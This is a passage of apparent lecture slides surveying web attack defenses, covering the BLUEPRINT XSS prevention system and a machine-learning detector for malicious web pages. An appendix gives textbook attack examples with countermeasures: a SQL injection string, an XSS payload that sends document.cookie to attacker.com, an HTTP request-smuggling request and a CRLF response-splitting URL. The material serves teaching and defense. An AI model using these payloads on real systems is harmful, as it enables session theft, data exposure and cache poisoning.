
- Authors' solution: optional server-side cross-domain policy
- Evaluation: testbed + real-life evaluation
  - performs well
  - usable: alerts are only prompted on “visible” attacks
  - problems with multiple-TLD-using websites and FF tabs

# Model-based Approach


- Untrusted data model embedding (document structure integrity):
- BLUEPRINT: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers by M. Ter Louw and V.N. Venkatakrisnan (IEEE SP'09)

- Problem statement: the Participatory Web allows for user to input complex data
- Motivation: offering the possibility for Web sites to allow complex user data while disallowing the malicious script content

- Solution requirements:
  - protects against XSS (injection of malicious scripts in untrusted HTML)
  - supports benign, structured HTML from user input
  - compatible with existing browsers
- Proposal: dissociate the different parsing stages and bypass the browser's parser



- Proposed parsing:



- parsing of untrusted content is done through an HTML purifier and against a whitelist to allow static content only

- Evaluation:
  - the proposal has been evaluated by embedding the XSS Cheat List in different ways in web pages.
  - the proposal generates a really modest to moderate overhead


# ML-based Approach

- Learning malicious features:
  - Malicious Web Content Detection By Machine Learning by Y.T. Hou, Expert Systems with Applications 37 pp.55-60

- Problem statement: signature-based techniques is ineffective to detect variants of malicious codes
- Motivation: adapt malware analysis techniques to DHTML characteristics:
  - pure text
  - multiple layers of redirection
  - obfuscated

- Solution requirements:
  - effectively present the characteristics of a malicious page
  - be resilient to malicious code obfuscation
- Proposal: malicious DHTML detection method based on machine learning

- Consideration: what is important to machine learning is the choice of features.



- Selected features:


Feature name	Number of features	Feature used
Native Java functions	154	Count of the use of each native JavaScript function
HTML document level	9	<ol style="list-style-type: none"> <li>1. Word count</li> <li>2. Word count per line</li> <li>3. Line count</li> <li>4. Average word length</li> <li>5. Null space count</li> <li>6. Delimiter count</li> <li>7. Distinct word count</li> <li>8. Whether tag 'script' is symmetric</li> <li>9. The size of iframe</li> </ol>
Advanced features	8	Count of the use of each ActiveX object

- compared ML methods: naive Bayes, decision tree, support vector machine and boosted decision tree

- Evaluation:
  - 965 benign samples
  - 176 malicious samples
  - malicious sample categories: (1) use of Garbage chars or NULL chars, (2) use of ActiveX objects, (3) use of remote resources, (4) unsymmetric HTML tags, (5) invisible objects, (6) encoded code by native functions, (7) encoded code by user-defined functions, (8) use of eval and exec functions, (9) string replacement and concatenation

- Results:
  - best performing method: boosted decision tree
  - best performing model: mixed
  - TP = 85.20% when expected FP < 1% (0.21%)
  - TP = 92.60% when expected FP < 10% (7.6%)
  - classification accuracy: 96.14%

- Comparison with Web AV:



# Thank you for listening

- contact: gregory@is.naist.jp
- interesting links:
  - www.owasp.org
  - www.webappsec.org
- more links at: www.iplab.naist.jp/~gregory/w2s\_lit.html

# Appendices

- Attacks: The Basics
- Non AJAX Attacks
- Related Works

# Attacks: The Basics

- SQL injection
- Cross-site scripting (XSS) attack
- HTTP request smuggling
- HTTP response splitting

- Injection flaws
  - prevalence: common
  - detectability: average
  - exploitability: easy

- technical details:

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

- examples:

```
http://example.com/app/accountView?id=' or '1'='1
```

- Injection flaws

- successful exploitation result:

```
String query = "SELECT * FROM accounts  
WHERE custID = '' or '1'='1';
```

- this returns all information from every account

- **SQL injection: basic countermeasures**
  - **constrain data types**
  - **escape user input**
  - **use prepared statements**

- XSS (two main flavors: stored and reflected)

- prevalence: widespread

- detectability: easy

- exploitability: average

```
(String) page += "<input name='creditcard' type='TEXT' value=''" + request.getParameter("CC") + "'>";
```

- technical impact: moderate

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?%20+document.cookie</script>.
```

- XSS

- successful exploitation result:

```
page += "<input name='creditcard' type='TEXT'  
value=' '><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>'" ;
```

- this results in sending the document's cookie to the attacker controlled website

- **XSS: basic countermeasures**
  - all user input should not be trusted, whenever it comes from an outside network
  - user input should be handled carefully, especially if it is later reflected to the user
  - reflected input should be either escaped

# HTTP request smuggling

- prevalence: uncommon
- detectability: difficult
- exploitability: medium
- technical impact: moderate
- example: a web server and a caching proxy

- exploit:

```
POST http://www.target.site/somecgi.cgi HTTP/1.1
Host: www.target.site
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 45
GET /~attacker/foo.html HTTP/1.1
Something: GET http://www.target.site/~victim/bar.html HTTP/1.1
Host: www.target.site
Connection: Keep-Alive
```

- HTTP request smuggling

- successful exploitation result: the web server and the caching proxy deal differently with the Content-Length header (the server uses the first, the proxy the second)

- this results in the proxy considering the embedded second request as part of the first request while the server processes 2 distinct requests leading to the

prox `GET http://www.target.site/~victim/bar.html HTTP/1.1`  
`Host: www.target.site`  
`Connection: Keep-Alive`

`GET /~attacker/foo.html HTTP/1.1`

- HTTP request smuggling: basic countermeasures
  - the vulnerability is due to an inconsistent interpretation of HTTP requests between a filtering device and the server
  - use strict HTTP parsing on the server side
  - SSL only communication

- HTTP response splitting

- prevalence: common

- detectability: difficult

- exploitability: medium

- technical impact:

```
<%  
response.sendRedirect("/by_lang.jsp?lang="+  
request.getParameter("lang"));  
%>
```

- example:

```
/redir_lang.jsp?lang=foobar%0d%0aContent-  
Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-  
Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

- HTTP response splitting
- successful exploitation result: the web server will submit two responses for the request:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>Shazam</html>
```

- while an intermediary cache would treat the request as single, thereby associating the second response

- HTTP response splitting: basic countermeasures
- the vulnerability is due to a lack of sanitization of CRLF sequences in HTTP Headers
- do not trust any user input: control HTTP headers carefully, prefer using a whitelist for validation

# Non AJAX Attacks

- Flash-based attacks
  - Flash-based XSS
